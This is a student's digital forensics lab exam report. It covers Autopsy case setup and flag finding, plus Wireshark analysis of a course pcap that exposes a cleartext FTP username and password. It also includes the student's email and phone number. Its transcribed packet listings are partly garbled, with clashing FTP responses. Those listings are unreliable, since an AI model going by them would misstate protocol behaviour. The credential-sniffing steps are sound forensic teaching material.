



---

# LAB FINAL EXAMINATION

---

BY:  
ABDULLAH (FA22-BCT-004)  
SUBMITTED TO:  
MR. MUSTAFA KHATTAK



MAY 15, 2024  
COMSATS UNIVERSITY  
ISLAMABAD

## Contents

1.	Examining a Forensic Image with Autopsy: .....	2
2.	Network Forensic using Wireshark. ....	7
3.	Rhino Hunt with Autopsy: .....	19
4.	Rhino Hunt with Wireshark .....	26
5.	Memory Analysis with Autopsy.....	33
6.	Memory Forensics of LastPass and Keeper.....	40
7.	Capturing and examining the registry .....	49
8.	Examining a window disk image. ....	55
9.	Email Forensics:.....	63
10.	Android Studio Emulator.....	68
11.	Rooting Android Studio's Emulator AND 14.....	77
12.	Forensic Acquisition from Android .....	82
13.	Android Analysis with Autopsy .....	90
15.	iPhone Analysis with Autopsy.....	95
16.	Windows and Linux Machines .....	101
17.	Velociraptor Server on Linux.....	103
18.	Investigating a PUP with Velociraptor.....	112
19.	Investigating a Bot with Velociraptor .....	118
20.	Investigating a Two-Stage RAT with Velociraptor .....	129

# 1. Examining a Forensic Image with Autopsy:

## CREATING A CASE:

New Case Information

**Steps**

1. Case Information  
2. Optional Information

**Case Information**

Case Name: F200

Base Directory: D:\FinalDFProj\FIA

Case Type:  Single-User  Multi-User

Case data will be stored in the following directory:  
D:\FinalDFProj\FIA\F200

< Back

New Case Information

**Steps**

1. Case Information  
2. Optional Information

**Optional Information**

Case

Number: F200

Examiner

Name: Abdullah

Phone: 031030657860



Email: abdullahamqbool08@gmail.com

Notes:

Organization

Organization analysis is being done for: Not Specified

< Back



Add Data Source

**Steps**

1. Select Host
2. Select Data Source Type
- 3. Select Data Source**
4. Configure Ingest
5. Add Data Source

**Select Data Source**

Path: D:\FinalDFProj\FIA\F200.E01

Ignore orphan files in FAT file systems

Time zone: (GMT+5:00) Asia/Karachi

Sector size: Auto Detect

Hash Values (optional):


MD5:


SHA-1:

SHA-256:

NOTE: These values will not be validated when the data source is added.

< Back Next > Finish Cancel Help





## FLAG 1 FINDING:

F200 - Autopsy 4.2.10

Case View Tools Window Help

Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case

Listing  
Images  
Table Thumbnail Summary

Name S C O Modified Time Change Time Access Time Created Time Size Flags(Dir) Flags(Meta) Known Location

flag1.bmp	0	2022-08-20 09:09:13 PKT	2022-08-20 09:09:13 PKT	2022-08-20 09:10:25 PKT	2022-08-20 09:10:25 PKT	120054	Allocated	Allocated	unknown	/Img_F200.E01/vol
Doggie.PNG	0	2022-08-20 09:09:13 PKT	2022-08-20 09:09:13 PKT	2022-08-20 09:10:25 PKT	2022-08-20 09:10:25 PKT	7785	Allocated	Allocated	unknown	/Img_F200.E01/vol

Save Table as CSV

File Types  
By Extension  
Images (2)  
Videos (0)  
Audio (0)  
Archives (0)  
Databases (0)  
Documents  
Executable  
Deleted Files  
MB File Size  
Data Artifacts  
Analysis Results  
OS Accounts  
Tags  
Score  
Reports

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

The flag is  
EVIDENCE

## HELLO WORLD FINDING:

The screenshot shows the Autopsy 4.21.0 interface. The left sidebar displays a tree view of data sources, file types, and various analysis results like OS accounts and data artifacts. The main pane shows a table of files under the 'Listing' tab, filtered by 'text/plain'. One file, 'Hello.txt', is selected. Below the table, the file's content is displayed in a text editor. The content of 'Hello.txt' is 'Hello, World!' followed by a separator line '-----METADATA-----'.

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	Location
Hello.txt				2022-08-20 09:09:13 PKT	2022-08-20 09:09:13 PKT	2022-08-20 09:10:25 PKT	2022-08-20 09:10:25 PKT	15	Allocated	Allocated	unknown	/img_F200.E01/vol_vo1/H

## 2. Network Forensic using Wireshark.

### EXAMINING LAYERS 1-4

#### FTP LOGIN FILE DOWNLOAD:

```
(kali㉿kali)-[~/Desktop/DF/nf]
$ wget https://bowneconsultingcontent.com/pub/EH/proj/FTPlogin.pcapng
--2024-04-30 13:45:18-- https://bowneconsultingcontent.com/pub/EH/proj/FTPlogin.pcapng
Resolving bowneconsultingcontent.com (bowneconsultingcontent.com) ... 74.208.236.111,
2607:f1c0:100f:f000::28a
Connecting to bowneconsultingcontent.com (bowneconsultingcontent.com)|74.208.236.111|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 41856 (41K)
Saving to: 'FTPlogin.pcapng'

FTPlogin.pcapng      100%[=====] 40.88K 117KB/s    in 0.3s

2024-04-30 13:45:26 (117 KB/s) - 'FTPlogin.pcapng' saved [41856/41856]

(kali㉿kali)-[~/Desktop/DF/nf]
$ ls
FTPlogin.pcapng
```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

802.11 Preferences

No.	Time	Source	Destination	Protocol	Length	Ethernet	Info
1	0.000000	172.16.40.104	159.203.238.58	TCP	78	✓	50690 - 443 [SYN] Seq=0 Win=65535 Len=32 TSecr=0 SACK_PERM
2	1.000000	172.16.40.104	159.203.238.58	TCP	70	✓	50691 - 443 [SYN] Seq=1 Win=65535 Len=32 TSecr=0 SACK_PERM
3	0.242399	159.203.238.58	172.16.40.104	TCP	74	✓	443 - 50698 [SYN, ACK] Seq=0 Ack=1 Win=28968 Len=32 MSS=1460 SACK_PERM TSecr=3734748593 TSecr=1099249423 N=256
4	0.242279	172.16.40.104	159.203.238.58	TCP	66	✓	50690 - 443 [ACK] Seq=1 Ack=1 Win=131744 Len=0 TSecr=1099249423 N=256
5	0.242323	172.16.40.104	159.203.238.58	SSL	676	✓	Continuation Data
6	0.242323	172.16.40.104	159.203.238.58	TCP	66	✓	50691 - 443 [ACK] Seq=1 Ack=1 Win=131744 Len=0 TSecr=1099249423 N=256
7	0.481476	159.203.238.58	172.16.40.104	TCP	66	✓	443 - 50698 [ACK] Seq=1 Ack=611 Win=38208 Len=9 TSecr=373478910 TSecr=1099249604
8	0.519698	172.16.40.101	172.16.40.255	NBNS	92	✓	Name query NB WORKGROUP<1>
9	2.851542	172.16.40.104	255.255.255.255	DB-LSP...	172	✓	Dropbox LAN sync Discovery Protocol, JavaScript Object Notation
10	2.052520	172.16.40.104	172.16.40.255	DB-LSP...	172	✓	Dropbox LAN sync Discovery Protocol, JavaScript Object Notation
11	2.052520	172.16.40.104	204.102.244.104	DB-LSP...	172	✓	Dropbox LAN sync Discovery Protocol, JavaScript Object Notation
12	2.572859	172.16.40.104	202.106.0.20	DNS	76	✓	Standard query 0x6220 AAAA bolt.dropbox.com
13	2.576317	202.106.0.20	172.16.40.104	DNS	405	✓	Standard query response 0x6f8a A bolt.dropbox.com A 67.228.235.91 NS ns-1162.awsdns-17.org NS ns-564.awsdns-06.net NS ns-1949.awsdns-51.co.uk NS
14	2.577377	172.16.40.104	74.125.284.113	TCP	78	✓	50691 - 443 [SYN] Seq=0 Win=65535 Len=32 TSecr=1099242993 TSecr=0 SACK_PERM
15	2.577377	172.16.40.104	74.125.284.113	TCP	78	✓	50692 - 443 [SYN] Seq=1 Win=65535 Len=32 TSecr=1099242993 TSecr=0 SACK_PERM
16	2.577347	172.16.40.104	74.125.284.113	TCP	70	✓	50693 - 443 [SYN] Seq=0 Win=65535 Len=32 TSecr=1099242993 TSecr=0 SACK_PERM
17	2.577424	172.16.40.104	74.125.284.113	TCP	78	✓	50694 - 443 [SYN] Seq=0 Win=65535 Len=32 TSecr=1099242993 TSecr=0 SACK_PERM
18	2.577846	172.16.40.104	74.125.284.113	TCP	78	✓	50695 - 443 [SYN] Seq=0 Win=65535 Len=32 TSecr=1099242993 TSecr=0 SACK_PERM
19	2.577846	172.16.40.104	74.125.284.113	TCP	78	✓	50696 - 443 [SYN] Seq=0 Win=65535 Len=32 TSecr=1099242993 TSecr=0 SACK_PERM
20	2.701859	202.106.0.20	172.16.40.104	DNS	198	✓	Standard query response 0x6f20 AAAA bolt.dropbox.com CNAME bolt.v.dropbox.com SOA ns-773.awsdns-32.net
21	3.106427	172.16.40.104	202.106.0.20	DNS	78	✓	Standard_query_0x9ced AAAA bolt.v.dropbox.com CNAME bolt.v.dropbox.com SOA ns-773.awsdns-32.net

Frame 1: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface en0, id 0
Ethernet II, Src: Apple-03:9e:b3 (ac:bc:32:03:9e:b3), Dst: RuijieMe-35:38:33 (58:69:6c:35:38:33)
Internet Protocol Version 4, Src: 172.16.40.104, Dst: 159.203.238.58
Transmission Control Protocol, Src Port: 50699, Dst Port: 443, Seq: 0, Len: 0

Packets: 296 - Displayed: 296 (100.0%) | Profile: Default

## FTP FILE FILTER:

```

File Machine View Input Devices Help
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Interface Channel
No. Time Source Destination Protocol Length Ethernet Info
161 21:842299 159.203.238.50 172.16.40.104 FTP 86 ✓ Response: 220 (vsFTPD 3.0.3)
163 21:842455 172.16.40.104 159.203.238.50 FTP 76 ✓ Request: AUTH TLS
175 23:045926 159.203.238.50 172.16.40.104 FTP 104 ✓ Response: 530 Please login with USER and PASS.
176 23:045926 159.203.238.50 172.16.40.104 FTP 76 ✓ Request: 530 SSS
188 23:278382 159.203.238.50 172.16.40.104 FTP 104 ✓ Response: 530 Please login with USER and PASS.
198 23:278793 172.16.40.104 159.203.238.50 FTP 77 ✓ Request: USER john
202 24:346566 159.203.238.50 172.16.40.104 FTP 100 ✓ Response: 331 Please specify the password.
204 24:346737 172.16.40.104 159.203.238.50 FTP 88 ✓ Request: PASS Flapper
206 24:346737 159.203.238.50 172.16.40.104 FTP 89 ✓ Response: 220 (vsFTPD 3.0.3)
218 25:985988 159.203.238.50 172.16.40.104 FTP 86 ✓ Response: 530 Login successful.
228 25:986193 172.16.40.104 159.203.238.50 FTP 76 ✓ Request: AUTH TLS
222 26:293295 159.203.238.50 172.16.40.104 FTP 104 ✓ Response: 530 Please login with USER and PASS.
234 26:668477 172.16.40.104 159.203.238.50 FTP 76 ✓ Request: 530 SSS
227 26:669816 172.16.40.104 159.203.238.50 FTP 104 ✓ Response: 530 Please login with USER and PASS.
228 26:907811 159.203.238.50 172.16.40.104 FTP 100 ✓ Request: 331 Please specify the password.
230 26:997334 172.16.40.104 159.203.238.50 FTP 88 ✓ Response: 220 (vsFTPD 3.0.3)
234 27:215281 172.16.40.104 159.203.238.50 FTP 72 ✓ Request: 530 Login successful.
236 27:521152 159.203.238.50 172.16.40.104 FTP 85 ✓ Response: 215 UNIX Type: L8
238 27:521460 172.16.40.104 159.203.238.50 FTP 72 ✓ Request: FEAT
Frame 161: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface en0, id 0
Ethernet II, Src: RuijiaPhone [50:69:0c:35:b3:c3] (192.168.1.100), Dst: Apple [00:0c:29:c3:9e:b3] (192.168.1.104)
Internet Protocol Version 4, Src: 159.203.238.50, Dst: 172.16.40.104
Transmission Control Protocol, Src Port: 50699, Dst Port: 21, Seq: 1, Ack: 1, Len: 20
Source Port: 21
Destination Port: 21
Checksum: 0x0000 [unverified]
[Stream index: 14]
[Conversation completeness: Complete, WITH_DATA (63)]
[TCP Segment Len: 20]
Sequence Number (raw): 3640388468
[Next Sequence Number: 21 (relative sequence number)]
Acknowledgment Number: 1 (relative ack number)
Acknowledgment Number (raw): 4092448373
[Header Length: 32 bytes (8)]
Flags: 0x018 (PSH, ACK)
Window: 114
[Initial Window size: 29184]
[Window size scaling factor: 256]
Checksum: 0xe900 [unverified]
[Checksum Status: Unverified]
Unverified Header: 8
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[Timestamps]
[SEQ/ACK analysis]
TCP Flaps: (28 bytes)
File Transfer Protocol (FTP)
[Current working directory: ]

```

JOHN PASSWORD:


PASS

```


File Machine View Input Devices Help
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Interface Channel
No. Time Source Destination Protocol Length Ethernet Info
161 21:842299 159.203.238.50 172.16.40.104 FTP 86 ✓ Response: 220 (vsFTPD 3.0.3)
